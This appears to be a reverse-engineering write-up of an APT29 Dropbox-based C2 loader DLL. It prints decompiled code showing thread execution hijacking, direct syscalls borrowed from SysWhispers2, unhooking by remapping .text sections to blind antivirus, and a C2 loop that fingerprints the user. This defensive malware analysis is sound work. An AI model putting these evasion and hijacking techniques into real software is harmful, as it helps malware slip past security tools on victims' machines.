Malware-analysis-and-Reverse-engineering/APT29_C2-Client_Dropbox_Loader/APT29-DropboxLoader_analysis.md at main · Dump-GUY/Malware-analysis-and-Reverse-engineering

By Dump-GUY

Archived: 2026-04-05 20:19:54 UTC

Static Code Analysis – “AcroSup64.dll”

Upon library loading “AcroSup64.dll”, the first function (functions “DllEntryPoint” and “dllmain_dispatch” are not important in this case) which is performing the intended malicious behavior and gets automatically executed is “DllMain”.


Right in start of function “DllMain”, we can see that first anti-analysis check is performed. Code is checking if main process module filename is “NV.exe” same as the delivered original filename of program responsible for loading “AcroSup64.dll”. Be aware that through whole this analysis - all code is already annotated and retyped in IDA IDB and functions are renamed according to their capabilities.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE CurrentProcess; // rbx
    HMODULE ModuleHandleA; // rax
    FARPROC RtlNewSecurityObjectWithMultipleInheritance; // rax
    HANDLE *hThread[2]; // [rsp+60h] [rbp-608h] BYREF
    struct _CONTEXT Context; // [rsp+70h] [rbp-5F8h] BYREF
    CHAR ImageFileName[272]; // [rsp+540h] [rbp-128h] BYREF

    FreeConsole();
    if ( fdwReason == 1 )
    {
        CurrentProcess = GetCurrentProcess();
        memset(ImageFileName, 0, 0x104ui64);
        if ( K32GetProcessImageFileNameA(CurrentProcess, ImageFileName, 0x104u) )
        {
            if ( strstr(ImageFileName, "NV.exe") )// anti-analysis check main module name
            {
                ModuleHandleA = GetModuleHandleA("ntdll");
                RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
                if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
                {
                    hThread[0] = 0i64;      // THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER | Suspended
                    NtCreateThreadEx((PHANDLE)hThread, THREAD_ALL_ACCESS, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
                    if ( hThread[0] )
                    {
                        Context.ContextFlags = CONTEXT_FULL;
                        if ( !GetThreadContext(hThread[0], &Context) )
                            return 3;
                        Context.Rcx = (DWORD64)Pre_C2client_MAIN_redirect_exec;// thread execution hijacking
                        if ( !SetThreadContext(hThread[0], &Context) )// hijacking via context RCX register-> New thread in suspended state not yet fully initiated
                            return 2;
                        ResumeThread(hThread[0]);// RCX  is the first parameter for RtlUserThreadStart -> thread entry point is in RCX
                    }
                }
            }
        }
    }
    return 1;
}
```


We can also see the first thread execution hijacking which is processed via calling directly “NtCreateThreadEx” syscall. New thread is created in suspended state with flags set also to hide from debugger. Decoy start routine “RtlNewSecurityObjectWithMultipleInheritance” of newly created thread is replaced with setting the thread context of this thread – specifically via setting RCX register (NOT RIP as this new suspended thread is not initiated yet) pointing to code where the execution will be directed. This serves well as AV evasion and anti-debug technique. RCX is the first argument to function “RtlUserThreadStart” (thread start location) and this argument sets new thread entry routine different than the decoy one.

The “NtCreateThreadEx” syscall is dynamically resolved and gets executed directly via “syscall” assembly instruction where desired syscall number is set in RAX register, as we can see in the picture below:




```
mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 0B4A8D256h
call    resolve_syscall
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
```


Resolving of syscalls is done via function “resolve_and_hash_all_syscalls” only once, on first execution. “resolve_and_hash_all_syscalls” function is hashing syscall names and populates it to table named as “hashed_syscalls_table”. This table later serves as lookup table to find specific syscall number for routine. Function “resolve_and_hash_all_syscalls”:




Whenever we see this kind of advanced technique (dynamic resolving of syscall via syscall name hashing and creating “hashed_syscalls_table” which serves as lookup table + direct syscall call via stub code similar like in ntdll.dll) we should do a little OSINT if this technique is based on some already published one.

In this case, our assumption was correct and this technique is based on “SysWhispers2” published on Github [GITHUB - SysWhispers2]. C2-Client Dropbox Loader was reusing most of the original code from “SysWhispers2” also the syscall name hashing algorithm so with this information we can take some structures and implement it in IDA to get better understanding of this code like in pictures below:


Using “hashed_syscalls_table” as lookup table for desired syscall hash to retrieve its syscall number:




Hashing syscall names and populating + reordering the “hashed_syscalls_table”:




The main point of this kind of retrieving syscall numbers for routines is based on the fact that syscall numbers are in ascending order strictly connected to order of syscall´s virtual addresses “Zw*” inside of ntdll.dll – meaning that lowest virtual address of syscall = lowest number of syscall (highest virtual address of syscall = highest number of syscall). We can confirm this fact/idea with simple [python script] + ntdll.dll in IDA:




Now when we have knowledge how this technique works, we can focus on syscall name hashing algorithm which after annotating and retyping looks similar like below:



This hashing routine we can easily reproduce in [IDA Python script] and create ENUM for all Syscall hashes:



So whenever we see hashed syscall name, we can apply newly created ENUM and after we find out the correct invoked routine, we can retype whole function.



We can get back to the first thread execution hijacking - “Pre_C2client_MAIN_redirect_exec” is the function where thread execution hijacking directs to. This function can be seen in the picture below. Function is trying to find “NV.exe” module name in memory and if found, another thread execution hijacking occurs. This time it hijacks already existing thread (no new thread created) and because of that, code can just set RIP register of thread context. Newly set RIP register is pointing to function named “C2_Client_MAIN” where all the main malicious C2 activity is implemented.

```
            do
            {
                current_module_handle = (HMODULE)hModule[v3];
                K32GetModuleBaseNameA(CurrentProcess, current_module_handle, BaseName, 0x80u);
                v6 = 0i64;
                do
                {
                    v7 = BaseName[v6++];
                    if ( v7 != SubStr[v6 - 1] )// find NV.exe modulename
                        goto LABEL_7;
                }
                while ( v6 != 7 );
                K32GetModuleInformation(CurrentProcess, current_module_handle, &modinfo, 0x18u);
LABEL_7:
                ++v3;
            }
            while ( v3 < v4 );
        }
        Thread32First(Toolhelp32Snapshot, &te);
        result = Thread32Next(Toolhelp32Snapshot, &te);
        if ( !result )
            return result;
        do
        {
            if ( te.th32OwnerProcessID == GetCurrentProcessId() )
            {
                ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
                NtQueryInformationThread = (NTSTATUS (__stdcall *)(HANDLE, THREADINFOCLASS, PVOID, ULONG, PULONG))GetProcAddress(ModuleHandleW, "NtQueryInformationThread");
                v10 = OpenThread(0x2000000u, 0, te.th32ThreadID);
                NtQueryInformationThread(v10, ThreadQuerySetWin32StartAddress, &ThreadInformation, 8u, 0i64);
                if ( ThreadInformation >= modinfo.lpBaseOfDll && ThreadInformation <= (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage )
                {                       // check if thread start adress in range of nv.exe
                    v11 = SuspendThread(v10);
                    Sleep(0x7D0u);
                    if ( v11 != -1 )
                    {
                        Context.ContextFlags = CONTEXT_FULL;
                        if ( !GetThreadContext(v10, &Context) )
                            return 4;
                        Context.Rip = (DWORD64)C2_Client_MAIN;// thread execution hijacking 2 -> redirection to C2_Client_MAIN
                        if ( !SetThreadContext(v10, &Context) )// hijacking via context RIP register-> already  existing initiated thread so OK
                            return 8;
                        ResumeThread(v10);
                    }
                }
            }
            result = Thread32Next(Toolhelp32Snapshot, &te);
        }
```


Start of function “C2_Client_MAIN” can be seen in the picture below. First what this function is doing, is calling function “Map_dll_restore_text_section”. After this, C2_client tries to authenticate itself to Dropbox service and if authentication is successful (there is unintentional exception – see below “http_dropbox_authenticate” function analysis), it sets persistence and continue with Dropbox communication otherwise it waits 5.5 minutes and try to authenticate itself again. All is performed in endless loop.

```
void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Map_dll_restore_text_section();         // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 )                             // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate();// authenticate C2_client with dropbox token get response token
        nSize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);
        GetUserNameExA(NameSamCompatible, Username, (PULONG)nSize);
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301;     //  MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDAB89;     // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE;     // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
        md5_ctx.buffer[3] = 0x10325476;
        do
            ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length);// calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
        *(_OWORD *)md5_digest = *(_OWORD *)md5_ctx.digest;// md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ\Inferno)
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64);// md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do                                  // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest;
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response )   // only if client-dropbox authentication OK
        {
            set_persistance();              // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "sl%s", http_authenticate_response);
            buffer_length1[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserNameExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s::%s", computername_username, username);// create computername::username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno)
            buffer = operator new(0x104ui64);
            memset(buffer, 0, 0x104ui64);
            if ( buffer )
```

“Map_dll_restore_text_section” function serves well as AV evasion, anti-debug and anti-hooking technique as this function is searching for all already loaded modules (WININET.dll is the last one if found), finding them on disc, manually maps their “.text” (code) section into memory and replace with it the one “.text” section in corresponding library already loaded in memory. With this, malware destroys all installed inline hooks of AV and set breakpoints of debugger if any. So the AV solution will be blind from the user-space (ring 3) perspective.


We can see function “Map_dll_restore_text_section” in the picture below:




```
            memset(&modinfo, 0, sizeof(modinfo));
            K32GetModuleInformation(CurrentProcess2, hLibModule, &modinfo, 0x18u);
            lpBaseOfDll = (_IMAGE_DOS_HEADER *)modinfo.lpBaseOfDll;
            hObject = CreateFileA(Filename, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
            FileMappingW = CreateFileMappingW(hObject, 0i64, 0x1000002u, 0, 0, 0i64);
            mapped_dll_base = (char *)MapViewOfFile(FileMappingW, FILE_MAP_READ, 0, 0, 0i64);
            NT_header = (_IMAGE_NT_HEADERS64 *)((char *)lpBaseOfDll + lpBaseOfDll->e_lfanew);
            if ( NT_header->FileHeader.NumberOfSections )
            {
                do
                {
                    v10 = 0i64;
                    v11 = (char *)NT_header + 40 * i + NT_header->FileHeader.SizeOfOptionalHeader;// v11 = 1D8
                    while ( 1 )
                    {
                        current_section_name = v11[v10++ + 24];// 1d8 + 24(decimal) -1F0 -> first secstion name
                        if ( current_section_name != aText[v10 - 1] )// .text section
                            break;
                        if ( v10 == 6 )// .text section found
                        {
                            section_raw_size = *((unsigned int *)v11 + 8);// v11 + 8*sizeof(int) = section_raw_size
                            text_section_VA = (char *)lpBaseOfDll + *((unsigned int *)v11 + 9);// v11 + 9*sizeof(int) = section_raw_address
                            flOldProtect = 0;
                            VirtualProtect(text_section_VA, section_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
